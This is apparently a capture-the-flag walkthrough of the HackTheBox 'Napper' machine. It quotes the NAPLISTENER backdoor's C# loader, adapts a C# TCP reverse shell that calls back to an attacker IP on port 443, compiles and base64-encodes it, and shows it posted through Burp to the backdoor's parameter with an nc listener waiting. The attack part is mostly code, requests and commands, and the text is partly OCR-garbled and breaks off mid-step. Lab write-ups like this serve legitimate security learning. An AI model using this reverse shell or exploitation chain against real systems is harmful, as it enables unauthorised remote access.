
A collection of notes for the current research we might publish.

Read more ⟶

Manual Website Enumeration


9. I click on ` Malware research notes` to analyze the note.

```
1. The malware is a .NET sample. We are tracking the malware fond by Elastic who named it NAPLISTENER.
2. I search online for `what is NAPLISTENER`
3. https://www.darkreading.com/threat-intelligence/custom-naplistener-malware-network-based-detection-sleep
4. Researchers observed Naplistener in the form of a new executable that was created and installed on a victim network as a
Windows Service on Jan. 20. Threat actors created the executable, Wmdtc.exe, using a naming convention similar to the legitimate
binary used by the Microsoft Distributed Transaction Coordinator service.
5. I also look up the definition of ".NET Framework"
6. The .NET Framework is a software development framework developed by Microsoft that provides a runtime environment and a set of
libraries and tools for building and running applications on Windows operating systems. The framework includes a variety of
programming languages, such as C#, F#, and ..
7. Looking through the "**INTERNAL** Malware research notes" I find this.
>>> This means that any web request to `/ews/MsExgHealthCheckd/` that contains a base64-encoded .NET assembly in the
`sdafwe3rwe23` parameter will be loaded and executed in memory. It is worth noting that the binary runs in a separate process and
it is not associated with the running IIS server directly.
8. At the bottom of the note there are reference resources on this vulnerability. I click on the first one.
9. https://www.elastic.co/security-labs/naplistener-more-bad-dreams-from-the-developers-of-siestagraph
10. I scroll down and there is example code of what `sdafwe3rwe23` is doing.
```



```csharp
string text3 = new StreamReader(request.InputStream, request.ContentEncoding).ReadToEnd();
byte[] bytes = Encoding.Default.GetBytes(text3);
HttpRequest httpRequest = new HttpRequest("", request.Url.ToString(), request.QueryString.ToString());
FieldInfo field = httpRequest.GetType().GetField("_form", BindingFlags.Instance | BindingFlags.NonPublic);
Type fieldType = field.FieldType;
MethodInfo method = fieldType.GetMethod("FillFromEncodedBytes", BindingFlags.Instance | BindingFlags.NonPublic);
ConstructorInfo constructor = fieldType.GetConstructor(BindingFlags.Instance | BindingFlags.NonPublic, null, new Type[0], null);
object obj = constructor.Invoke(null);
method.Invoke(obj, new object[] { bytes, request.ContentEncoding });
field.SetValue(httpRequest, obj);
StreamWriter streamWriter = new StreamWriter(response.OutputStream);
HttpResponse httpResponse = new HttpResponse(streamWriter);
HttpContext httpContext = new HttpContext(httpRequest, httpResponse);
if (httpRequest.Form["sdafwe3rwe23"] != null)
{
    Assembly assembly = Assembly.Load(Convert.FromBase64String(httpRequest.Form["sdafwe3rwe23"]));
    assembly.CreateInstance(assembly.GetName().Name + ".Run").Equals(httpContext);
    httpContext.Response.End();
}
else
```

I got to `revshells.com` to look for `C#` reverse shell payload



```
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;


namespace ConnectBack
{
        public class Program
```


Shell: cmd   Encoding: None

```
1. Type in your tun0 and port. >>> Then select `C# TCP Client` for this example >>> next select `cmd` as the Shell down at the
bottom. >>. Copy the populated code. >>> We will be making some changes to the code.
2. I copied the code into `Reverse.cs` because it is `C#` code.
```

Getting Initial Foothold

11. **Now, we need to find that vulnerable path discussed earlier in the note we read**

```
1. In this note is the path. Lets see if we can find ths path by pasting it our browser.
>>> This means that any web request to `/ews/MsExgHealthCheckd/` that contains a base64-encoded .NET assembly in the
`sdafwe3rwe23` parameter will be loaded and executed in memory. It is worth noting that the binary runs in a separate process and
it is not associated with the running IIS server directly.
2. `https://app.napper.htb/ews/MsExgHealthCheckd/`
3. FAIL, 404 - File or directory not found.
The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.
4. Since that failed I check out the main url `https://napper.htb/ews/MsExgHealthCheckd/`
5. SUCCESS, It does not render but there is something there because we do not get an error of any type.
6. We need to analyze what the request and response is so I open up Burpsuite to intercept the request.
```


Request

```
POST /ews/MsExgHealthCheckd/ HTTP/2
Host: napper.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Sec-Gpc: 1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

sdafwe3rwe23=foo
```

Response

```
HTTP/2 200 OK
Content-Length: 0
Content-Type: text/
Server: Microsoft-I
X-Powered-By: ASP.N
Date: Sun, 26 May 2
```

Burpsuite


12. **Intercept the request to** `https://napper.htb/ews/MsExgHealthCheckd/`

```
1. CTRL + r to send the request to the Repeater.
2. It does say 404 Not Found in the response header, but there is something there. We will need to use the base64-encoded .NET
assembly in the `sdafwe3rewe23` parameter to exploit this page.
3. To do this is not as hard as it sounds. First change the request method from `GET` to `POST` by right clicking and selecting
`change request method`. Then we will simply paste `sdafwe3rewe23` at the bottom of our intercept request to the vulnerable path.
See image above.
4. SUCCESS, we get a 200 OK but the content-length is 0.
```

```
5. HTTP/2 200 OK
Content-Length: 0
```

Edit `Reverse.cs` at TimeStamp `30:30`

13. **We make some small changes to `Reverse.cs`. I will upload the script to `github.com/vorkampfer/hackthebox/napper`.**




```
namespace Reverse
{
    public class Run
    {
        static StreamWriter streamWriter;

        public Run()

        #public static void Main(string[] args)
        {
            using(TcpClient client = new TcpClient("10.10.14.26", 443))
            {
```

```
1. public static void Main(string[] args){
                        new Run();
                }
2. That is just a snippet of one of the changes. There are only 2 changes made in the script.
```

mcs - Turbo C# Compiler


- #pwn_mcs_C_Sharp_Compiler

14. **We will need `mcs`. To get it we need to install a gnome IDE for `C#` called `mono-devel`. This IDE contains the `C# Compiler` called `mcs`.**



```
        }

        public static void Main(string[] args){
          new Run();
        }

        private static void CmdOutputDataHandler(object sendingProcess,
        {
            StringBuilder strOutput = new StringBuilder();
```

```
1. In debian simply do. `sudo apt install mono-devel` and you should have the `cms` package as well.
2. Same for BlackArch except this package is in the AUR. So you will need to have the AUR enabled. To download and install use an
AUR helper. I recommend Paru (coded in RUST)
3. ▷ paru -S monodevelop-bin
:: Resolving dependencies...
:: Calculating conflicts...
:: Calculating inner conflicts...

Repo (4) libgdiplus-5.6.1-4  mono-6.12.0.206-1  gtk-sharp-2-2.12.45-4  mono-msbuild-16.10.1.xamarinxplat.2021.05.26.14.00-4
Aur (1) monodevelop-bin-7.8.4.1_0xamarin6_ubuntu1804b1-4
4. That is it simple. Now you will have the `mcs` package on BlackArch as well.
5. $ man mcs
6. mcs has manpages. With this compiler we can create dlls and exe. We can compile .NET files.
7. To compile binaries is simple using `mcs`
8. $ mcs -out:Reverse.exe Reverse.cs
9. You write mcs then the name of the outfile with `-out` flag then the C Sharp binary you care compiling into an .exe.
10. ▷ mcs -out:Reverse.exe Reverse.cs
Reverse.cs(69,34): warning CS0168: The variable `err` is declared but never used
Compilation succeeded - 1 warning(s) <<< `err` variable declared and never used can cause the exe to break. Go errors on variables
that are declared but not used. Unlike Python that does not care.
11. SUCCESS, I had a spacing error that Code did not inform me about. I do not have Go linter installed. I should probrably do
that. I fixed the spacing error and it compiled successfully. Where it says "new Run" in the code. It takes 2 spaces not the
default 4 space tab over.
```


Request

Pretty   Raw   Hex

```
POST /ews/MsExgHealthCheckd/ HTTP/2
Host: napper.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:124.0) Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Sec-Gpc: 1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 6175

sdafwe3rwe23=
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA
4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQ
RQAATAEDAAAAAAAAAAAAAAAAAOAAAgELAQgAAAoAAAAGAAAAAAAAjigAAAAgAAAAQAAAAABAAAAgAAAAAgAABA
```

Got Shell

15. **Base64 encode the `Reverse.exe`**

```
1. base64 Reverse.exe -w 0; echo
2.  ▷ base64 Reverse.exe -w 0; echo
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAA<snip>
3. Set up your listener using rlwrap.
4. ▷ sudo rlwrap -cAr nc -nlvp 443
5. Paste the base64 encoded payload into Burpsuite. Click send.
6. FAIL, nothing happened. The reason is because Windows does not like many of these characters. Simply highlight the payload and
